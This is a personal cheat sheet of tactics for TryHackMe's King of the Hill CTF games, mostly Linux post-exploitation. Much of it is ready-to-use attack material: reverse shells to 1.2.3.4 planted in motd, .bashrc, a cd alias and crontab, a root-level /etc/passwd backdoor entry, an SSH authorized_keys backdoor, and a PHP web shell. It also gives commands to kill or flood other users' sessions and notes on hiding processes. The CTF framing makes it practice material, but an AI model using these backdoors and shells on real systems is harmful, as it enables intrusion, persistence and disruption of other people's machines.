KOTH Notes

Below are a selection of notes i've taken across my time partaking in King Of The Hills.

I hope you find something interesting or something you can learn.

Most of this stuff is linux based but i'll try and improve the windows side.

It's important to note that this document doesn't provide write ups or common exploits for KOTH boxes. I'll try and get round to creating write ups for the KOTH machines i've complete when i get some more time.

I will note that some things in here are not allowed within the KOTH games. If you want to try them out do make a private lobby and make sure everyone involved is happy with you doing so.

FOLLOW THE RULES!

https://docs.tryhackme.com/docs/koth/king-of-the-hill/

One more thing...be nice to the new lot yeah!

Gaining a full tty shell:

Victim Machine:

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
export TERM=xterm
Ctrl + z
```

Attacking Machine:

```
stty raw -echo;fg
```

Finding files and permissions

Using find

Root permissions

`find / -type f \( -perm -4000 -o -perm -2000 \) -print`

`find / -type f -perm -04000 -ls 2>/dev/null` will list files that have SUID or SGID bits set.

`sudo -l` (May require the users password)

Flags

```
find / -name flag.txt 2>/dev/null
find / -name user.txt 2>/dev/null
find / -name .flag 2>/dev/null
find / -name flag 2>/dev/null
find / -name root.txt 2>/dev/null
```

`find / 2>>/dev/null | grep -i "flag"`

GREP

Grep all files recursively for a known flag name in the current directory onwards.

`grep -RoP "FLAG{.*?}" .`

`grep -RoP "THM{.*?}" .`

Backdoors/root things

Add a user called hacker with password hacker into /etc/passwd that runs as root.

`hacker:$1$hacker$TzyKlv0/R/c28R.GAeLw.1:0:0:Hacker:/root:/bin/bash`

Add revshell into motd

```
cd /etc/update-motd.d/;echo -e '#!/bin/sh\rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 1.2.3.4 1234 >/tmp/f' > 20-backdoor && chmod +x 20-backdoor
```

ssh for root

password = <REDACTED>

```
mkdir -p /root/.ssh/ && echo '<REDACTED> ryan@Kali2020' > /root/.ssh/authorized_keys
ssh -i <REDACTED> root@IP
```

How to make this?

Use ssh-keygen on your own machine.

https://linux.die.net/man/1/ssh-keygen

https://wiki.archlinux.org/title/SSH_keys

bashrc

This fully stops anyone getting to root. always sends me a shell.

```
cd /root;echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 1.2.3.4 1234 >/tmp/f
&' >> .bashrc
```

Another example:

```
echo 'bash -i >& /dev/tcp/1.2.3.4/1234 0>&1' >> ~/.bashrc
```

alias to root (only do this on root as it gives errors for others.)

```
alias cd='$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 1.2.3.4 1234 >/tmp/f);
cd'
```

cron job root:

cat /etc/crontab

nano /etc/crontab

```
/bin/bash -c '/bin/bash -i >& /dev/tcp/1.2.3.4/1234 0>&1
```

Is there a webapp running?

Place the below text into a php file (file.php) in the /var/www/html folder and then call it via IP/file.php?cmd=blah (GET OR POST requests)

```
<?php
if (isset($_REQUEST['cmd'])) {
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
}
?>
```

Chattr

chattr is the command in Linux that allows a user to set certain attributes of a file. lsattr is the command that displays the attributes of a file

Chattr is on the box:

```
chattr +i /root/king.txt
```

Chattr is not on the box:

Attacking Machine:

`wget https://raw.githubusercontent.com/posborne/linux-programming-interface-exercises/master/15-file-attributes/chattr.c`

`gcc chattr.c -o chattr`

`python3 -m http.server 80`

Victim Machine:

`wget http://YOURIP/chattr`

`./chattr +i king.txt`

You can also upload the binary on the koth machine and compile the binary if it has gcc.

Check configured cron jobs. Crontab files with cron job definitions can be found in various places on the system:

`/var/spool/cron/crontabs/` — per-user cron jobs

`/etc/crontab` — system crontab file, this will have references to all the other system crontab files below

`/etc/cron.d/`

`/etc/cron.hourly/`

`/etc/cron.daily/`

`/etc/cron.weekly/`

`/etc/cron.monthly/`

Nasty stuff/Memes

🐚 break into shell of a user (SSH):
`script -f /dev/pts/1`

⛔kill a shell:
`pkill -9 -t pts/1`

😾 Nyancat:
Preparing the Nyancat
`git clone https://github.com/klange/nyancat`

```
cd nyancat/src
make
```

Sending Nyancat to machine:

```
python -m SimpleHTTPServer 80 # on your local machine
wget http://yourip/nyancat # on the KOTH machine
chmod +x nyancat
./nyancat > /dev/pts/1
```

🎲/dev/urandom:

```
cat /dev/urandom > /dev/pts/1
```

get out of dev urandom - `/bin/bash "-norc”`

💬Send messages to people:

```
echo "test" > /dev/pts/1
```

```
yes "Don't mind me just spamming your terminal" > /dev/pts/1
```

🗨Send message to everyone:

```
Wall “Ryan was here :sunglasses:”
```

🥷change commands via alias

```
alias ls='echo you are here :)'
alias cd=ls
alias cdd=cd
alias 'cd ..'=cd
alias vim=nano
alias nano=vim
alias cp='echo cp'
alias echo='echo...echo..echo, anyone there?'
alias kill='echo confirmed all dead sir.'
alias while='echo did you really think you could while loop me?'
alias w='echo x, y and z'
alias who='echo what?'
alias hydra='echo no passwords for you hehe.'
```

You can also combine stuff like `ls=’echo “Is there something here?”;ls’`

Misc

Check who’s on the box

```
w
ps aux | grep pts
```

```
who
```

Hide your PTS

`mount -o bind /tmp /proc/PID`

Set noclobber

"`set -o noclobber`" (This stops people from output redirecting ">")
set the above in .bashrc

Loops:

Crontab - `* * * * echo "[RyanCTF]" >> /root/king.txt >/dev/null 2>&1`

kill sessions (NEVER use in public. Don’t use this in private without checking with the group) - `while true; do pkill -t -9 pts/#; done` This can be backgrounded too with `&`

`while :; do echo 'RyanCTF' > king.txt; done &` - Sometimes this breaks the king service. Be careful.


`while [[ $(cat /root/king.txt) != "RyanCTF" ]]; do echo "RyanCTF" >> /root/king.txt; done &`

Change password

`passwd <USERNAME>`

Change/update SSH

`nano /etc/ssh/sshd_config`



```
Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key
```

Change the port to anything you like

```
service sshd restart
```

HA Polkit who?

```
chmod 0755 /usr/bin/pkexec
```

show a specific line in a file (in this case 52)

```
sed -n 52p FILE.txt
```

Add domain to hosts file (**SUDO required**)

```
echo "MACHINE_IP WEBSITENAME" >> /etc/hosts
```

Check active processes and network connections:

```
ps -ef
netstat -antp | grep ESTABLISHED
netstat -antp | grep LISTEN
```

Linpeas - https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

NFS
NFS is a network file share that runs on both TCP and UDP on port 111 and 2049. Like FTP, NFS is used to transfer files. They are still quite different. While FTP uses a client-server model to communicate, NFS acts as a distributed system. This means that a user can access a share(think of this as a directory) on their own file system. While FTP uses username and password to manage authentication and authorization to files, NFS uses the linux permission system to manage these things.
Common misconfigurations include:
Publicly accessible shares: some administrators may expose NFS shares to anyone. An attacker could mount the share onto their file system and access files on the share.
When the permissions a file are different, an attacker would have to change their user ID/group ID to match the permissions of the file.

The **first step** would be enumerating a system to check if NFS is running. Once NFS is running, we would check to see if any shares are available. This is done using this command

```
showmount -e ip-address
```

This command shows all the shares exported by NFS.

If this command outputs any shares, you can try mount the shares on to your file system

`mount ip:/file/path /local/file/path`
Note that this command would require **sudo** permissions

Once it is successfully mounted, you can browse to the location on your file system and try access the files. After completing this, you need to **unmount** the file system using the command:

`umount /local/file/path`
Note that this command would require sudo permissions

Windows (In Progress)

windows search for files:
`dir /b/s *.txt`

Random list of stuff for now.

Rubeus.exe - https://github.com/r3motecontrol/Ghostpack-CompiledBinaries

net user

GetNPUsers.py

hashcat -m 13100

psexec.py - https://github.com/SecureAuthCorp/impacket/blob/master/examples/psexec.py

winpeas - https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS